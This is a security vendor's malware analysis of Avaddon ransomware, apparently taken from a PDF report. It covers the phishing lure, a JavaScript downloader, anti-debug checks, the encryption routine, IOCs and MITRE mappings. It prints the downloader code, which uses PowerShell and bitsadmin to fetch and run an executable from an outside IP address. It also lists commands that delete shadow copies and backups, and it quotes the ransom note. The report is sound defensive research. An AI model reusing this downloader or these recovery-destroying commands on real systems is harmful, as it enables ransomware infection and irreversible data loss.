SUBEX

Avaddon Ransomware

Date: 22/06/2020

Shyava Tripathi

Propagating via a massive malspam campaign, the Avaddon ransomware has loomed and is targeting users worldwide. This ransomware is a cryptolocker written in C++ and performs encryption using AES256 and RSA2048 standards. Launched at the beginning of this month, this ransomware is being marketed as a Ransomware-as-a-Service (RaaS) program by its threat actors; its advertisements being posted on Russian hacker forums. Moreover, Avaddon's threat actors are actively recruiting affiliates to increase the reach of the malware using an affiliate revenue system. Threat actors who sign up as affiliates are responsible for delivering the malware in any way possible. The ransomware can be used and distributed by threat actors without an initial fee, but a 35% share of the earned ransom payments goes to Avaddon operators as part of this arrangement. Threat actors responsible for distribution get to keep the remaining 65% share of the ransom payment brought in. This makes Avaddon an enticing choice for threat actors who want a no-risk trial for the new malware.
In the first known wave of attacks, a JavaScript downloader for the Avaddon ransomware is being distributed in a spam campaign.

CAMPAIGN ANALYSIS

The campaign delivers well-crafted email messages with snappy subjects like, "Do you like my photo?" or "Your new photo?", which successfully lure recipients into opening them. The phishing emails embody nothing but a winking smiley face emoji along with an attached JPG image in a .zip format (**IMG<6 Random Digits>.jpg.js.zip**). The attachment, as it happens, is a malicious JavaScript file concealed as an image to evade detection.



Figure 1: Phishing Email 1 (Source: BleepingComputer)



Figure 2: Phishing Email 2 (Source: Appriver)



Figure 3: Phishing Email 3 (Source: ESET Research)

Since extensions are, by default, hidden by Windows, the attachment would just appear as a harmless .jpg file to the recipient. This flaw is widely leveraged by threat actors to make files appear legitimate. The pattern observed in the sender email addresses is '**<name>[0-9]{2}@[0-9]{4}.com**'. Since most of the domains are parked domains, blocking on policy grounds is not possible.
Upon execution of the JavaScript, the Avaddon ransomware is downloaded and launched using PowerShell and BitsAdmin tool, and files on the computer are subsequently encrypted.

COMPROMISE CHAIN

The figure below illustrates the typical compromise chain in an Avaddon campaign:



Figure 4: Avaddon Compromise Chain

THE MALICIOUS JAVASCRIPT

The JavaScript attached to these emails masquerades as a JPG photo with names like IMG123101.jpg and IMG148150.jpg. Upon execution, the ~ 4 KB JavaScript launches PowerShell with the execution policy bypass flag so that the script is run without any warnings or prompts. The PowerShell command downloads an executable (jpr.exe/sava.exe) from the IP address '**217.8.117.63**' into the temp folder and saves it as **<Random Digits>.exe** before it is executed.

Despite differences in certain aspects such as the name of the files downloaded from the server and the names these files are saved as, the basic template containing the PowerShell command to download and execute the ransomware remains the same in the observed samples.

```
var jsRun=new ActiveXObject('WSCRIPT.Shell');
jsRun.Run("cmd.exe /c PowerShell -ExecutionPolicy Bypass (New-Object
System.Net.WebClient).DownloadFile('http://217.8.117.63/<name>.exe','%temp%\\[0-
9]{7}{8}{9}.exe');Start-Process '%temp%\\[0-9]{7}{8}{9}.exe '",false);
jsRun.Run("cmd.exe /c bitsadmin /transfer getitman /download /priority high
http://217.8.117.63/<name>.exe %temp%\\[0-9]{7}{8}{9}.exe&start %temp%\\[0-
9]{7}{8}{9}.exe ", false);
```

AVADDON OVERVIEW

Avaddon deploys multiple anti-debug techniques to evade detection, one of them being the detection of a debug environment. If a debugger is detected, the main execution flow is bypassed and the malware terminates itself.

As is typical with RaaS programs, the threat actors behind Avaddon forbid targeting victims in the Commonwealth of Independent States (CIS). The malware uses the 'GetUserDefaultLCID' and 'GetKeyboardLayout' functions to obtain the language identifiers as a string. The acquired string is then matched with hex values of Russian (419h) and Ukrainian (422h) language codes since the malware does not intend to infect systems with these keyboards. If any of them is matched, the malware bypasses the main execution and jumps to termination.



Figure 5: Avaddon detecting user languages

The analysed Avaddon ransomware samples are not packed, although, some of the extracted strings appear to be encoded in Base64 using a custom computation. The decryption routine applies the 'SUB' operation with '2' followed by the 'XOR' operation with '43h' to decrypt these strings.



Figure 6: Decryption Routine for Base64 Encoded Strings

Upon decryption, the following 47 plaintext strings are retrieved:

```
SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
EnableLinkedConnections
Software\Microsoft\Windows\CurrentVersion\Run
EnableLUA
ConsentPromptBehaviorAdmin
SYSTEMDRIVE
PROGRAMFILES(x86)
USERPROFILE
ProgramData
Program Files
ALLUSERSPROFILE
AppData
PUBLIC
Tor Browser
Windows
\Windows
\Program Files
\Users\All Users
\AppData
wmic.exe SHADOWCOPY /nointeractive
wbadmin DELETE SYSTEMSTATEBACKUP
wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest
bcdedit.exe /set {default} recoveryenabled No
```

Elevation:Administrator!new:
{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
{6EDD6D74-C007-4E75-B76A-E5740995E24C}
powershell.exe
-readme.html
bckgrd.bmp
All your files has been encrypted
Instruction
HOMEDRIVE
HOMEPATH
Control Panel\Desktop
WallPaper
{{id}}
update
{2A0E9C7B-6BE8-4306-9F73-1057003F605B}
\Program Files\Microsoft\Exchange Server
\Program Files (x86)\Microsoft\Exchange Server
\Program Files\Microsoft SQL Server
\Program Files (x86)\Microsoft SQL Server
WinInet
HTTP/1.1
api.myip.com

For encryption, the ransomware uses Windows crypto API function 'CryptGenKey' to generate an AES key (symmetric), with which it then encrypts the local data present on the infected machine. The generated AES key is further exported with 'CryptExportKey' and encrypted with the help of an imported RSA public key using the 'CryptEncrypt' function.

```
.text:00413F8A                push    6610h           ; Algid
.text:00413F8F                push    dword ptr [esi+1Ch] ; hProv
.text:00413F92                call    ds:CryptGenKey
.text:00413F98                test    eax, eax
.text:00413F9A                jz      loc_4142C9
.text:00413FA0                lea     eax, [ebp+pdwDataLen]
.text:00413FA3                mov     [ebp+pdwDataLen], 0
.text:00413FAA                push    eax             ; pdwDataLen
.text:00413FAB                push    0               ; pbData
.text:00413FAD                push    0               ; dwFlags
.text:00413FAF                push    8               ; dwBlobType
.text:00413FB1                push    0               ; hExpKey
.text:00413FB3                push    dword ptr [ebx] ; hKey
.text:00413FB5                call    ds:CryptExportKey
.text:00413FBB                neg     eax
.text:00413FBD                push    0               ; dwBufLen
.text:00413FBF                sbb     edi, edi
.text:00413FC1                lea     eax, [ebp+pdwDataLen]
.text:00413FC4                and     edi, [ebp+pdwDataLen]
.text:00413FC7                push    eax             ; pdwDataLen
.text:00413FC8                push    0               ; pbData
.text:00413FCA                push    0               ; dwFlags
.text:00413FCC                push    1               ; Final
.text:00413FCE                push    0               ; hHash
.text:00413FD0                push    dword ptr [esi+50h] ; hKey
.text:00413FD3                mov     [ebp+pdwDataLen], edi
.text:00413FD6                call    ds:CryptEncrypt
.text:00413FDC                mov     ebx, eax
.text:00413FDE                neg     ebx
.text:00413FE0                sbb     ebx, ebx
.text:00413FE2                and     ebx, [ebp+pdwDataLen]
```

Figure 7: Key Generation & Encryption Routine

Once executed, the ransomware copies itself to '**%APPDATA/Roaming%**' folder and looks for data to encrypt followed by appending the **.avdn extension** to encrypted files. The malware also tries to access and encrypt the data present in the connected physical and logical drives. This is done by updating the disk attribute properties (IOCTL_DISK_UPDATE_PROPERTIES) so that these drives are accessible by the malware.

The ransomware also creates a file containing the ransom note in every directory it encrypts, named [0-9]+-readme.html. The ransom message directs the users to a TOR payment site on the darknet and further decryption information. Upon accessing the darknet site, victims are needed to input a unique encryption ID found inside the readme file. The ransom amount to be paid along with a countdown timer are displayed once the unique encryption key is entered.

We were given 16 days and 16 hours in our test environment to pay the $300 USD ransom demand via bitcoin before the ransom gets doubled (ransom amount may vary from sample to sample).



Figure 8: Onion Link for ransom payment

The ransomware uses Windows Management Instrumentation Command-line (wmic.exe) to delete shadow copies in a non-interactive mode and wbadmin to delete the system backup so that the original user files cannot be recovered without paying ransom.

The commands to delete volume shadow copies and system backup were obtained on decoding the base64 strings present in the sample.

```
wmic.exe SHADOWCOPY /nointeractive
wbadmin DELETE SYSTEMSTATEBACKUP
wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest
bcdedit.exe /set {default} recoveryenabled No
bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures
vssadmin.exe Delete Shadows /All /Quiet
```

SUBEXSECURE PROTECTION

SubexSecure detects the Avaddon downloader JavaScript as 'SS_Gen_Avaddon_JS_Downloader_A' and Avaddon Ransomware as 'SS_Gen_Avaddon_Ransomware_A'.

README FILE:

```
Your network has been infected by Avaddon
All your documents, photos, databases and other important files have
been encrypted and you are not able to decrypt it by yourself. But
don't worry, we can help you to restore all your files!

The only way to restore your files is to buy our special software -
Avaddon General Decryptor. Only we can give you this software and only
we can restore your files!

You can get more information on our page, which is located in a Tor
hidden network.

How to get to our page
Download Tor browser - https://www.torproject.org/
Install Tor browser
Open link in Tor browser - avaddonbotrxmuyl.onion

Follow the instructions on this page

Your ID:
XXX

DO NOT TRY TO RECOVER FILES YOURSELF!

DO NOT MODIFY ENCRYPTED FILES!

OTHERWISE, YOU MAY LOSE ALL YOUR FILES FOREVER!
```

IOC:

Javascript Downloader	12bc439445f10a04b574d49ed8ccc405e2dfaa493747585439643e8a2129e5e5
	cc4d665c468bcb850baf9baab764bb58e8b0ddcb8a8274b6335db5af86af72fb
	94faa76502bb4342ed7cc3207b3158027807a01575436e2b683d4816842ed65d
	b8d6fd333973adb640649cab8c9e7575a17b5a8bc382e3335400d43a606a6253
	5a47a89a870d7db244c76da43887e33c9ee4b26f9972878b1a6616be0302439f
	a481d2b64c546f68d55e1fd23e57ada80b6b4e2c3dd7b0466380dba465f3d318
	c06e2e3fe09f92007ff589e46a57cb8efa1fe261d7b8193190eb648cf7961a4b

Avaddon Ransomware	d1c1dfa0117fc595419464578959feb4c459ab99a498e0cb66cee626ceff6835
	f3f4d4e4c6704788bc8954ca6f6ddc61b006aba89d5d384794f19424a3d24132
	6616abb725c24307f4f062996edc5150079bc477acd4236a4f450e5835a20c62
	05af0cf40590aef24b28fa04c6b4998b7ab3b7f26e60c507adb84f3d837778f2
	dccc689c986e357d5dbdc987e72e6b8a0e9017cbf347449b27c84b8b7b9d507a

MITRE ATTACK TECHNIQUES

TACTIC	ID	NAME	DESCRIPTION
Initial Access	T1193	Spearphishing Attachment	Avaddon has been delivered by phishing emails containing malicious javascripts disguised as images.
Execution	T1035	Service Execution	Avaddon creates Windows services (wmic, wbadmin, vssadmin, bccdedit) using 'OpenSCManager' during execution.
Execution	T1047	Windows Management Instrumentation	Avaddon employs wmic to delete shadow copies.
Persistence	T1215	Kernel Modules and Extensions	Avaddon spawns threads (wmic, wbadmin, vssadmin) which access the Kernel Security Device Driver, KsecDD.
Persistence	T1060	Registry Run Keys / Startup Folder	Avaddon adds Registry Run keys (Value: %APPDATA%\Filename) to achieve persistence.
Persistence	T1179	Hooking	Avaddon hooks several API functions to spawn system threads.
Privilege Escalation	T1055	Process Injection	Avaddon writes data to wbadmin, bcdedit and

			vssadmin processes to delete system backup and shadow copies.
Defense Evasion	T1107	File Deletion	Avaddon deletes shadow copies, system state backup and volume snapshots to prevent data recovery.
Defense Evasion	T1112	Modify Registry	Avaddon has used Registry modifications (Modifies system certificate, proxy and browser settings) as part of its installation routine.
Discovery	T1083	File and Directory Discovery	Avaddon searches for user files by file extension before encryption.
Discovery	T1012	Query Registry	Avaddon queries the registry for obtaining MachineGUID, browser settings, windows trust settings supported languages.
Discovery	T1497	Virtualization/Sandbox Evasion	Avaddon employs anti debug techniques such as detecting a debug environment to evade detection.
Discovery	T1016	System Network Configuration Discovery	Avaddon will attempt to determine the local network segment it is a part of.
Discovery	T1120	Peripheral Device Discovery	Avaddon contains a thread that will attempt to query volume information to encrypt files on attached devices.
Command and Control	T1043	Commonly Used Port	Avaddon uses HTTP over port 443 for communication.
Impact	T1486	Data Encrypted for Impact	Avaddon encrypts user files and demands that a ransom be paid in Bitcoin to decrypt those files.

Impact	T1490	Inhibit System Recovery	Avaddon uses wmic, bcdedit, vssadmin and wbadmin to delete and disable operating system recovery features such as shadow copies, prefetch files and system backup.

OUR HONEYPOT NETWORK

This report has been prepared from threat intelligence gathered by our honeypot network that is today operational in 62 cities across the world. These cities have at least one of these attributes:

- Are landing centers for submarine cables
- Are internet traffic hotspots
- House multiple IoT projects with a high number of connected endpoints
- House multiple connected critical infrastructure projects
- Have academic and research centers focusing on IoT
- Have the potential to host multiple IoT projects across domains in the future

Over 3.5 million attacks a day registered across this network of individual honeypots are studied, analyzed, categorized and marked according to a threat rank index, a priority assessment framework, that we have developed within Subex. The network includes over 4000 physical and virtual devices covering over 400 device architectures and varied connectivity flavors globally. Devices are grouped based on the sectors they belong to for purposes of understanding sectoral attacks. Thus, a layered flow of threat intelligence is made possible.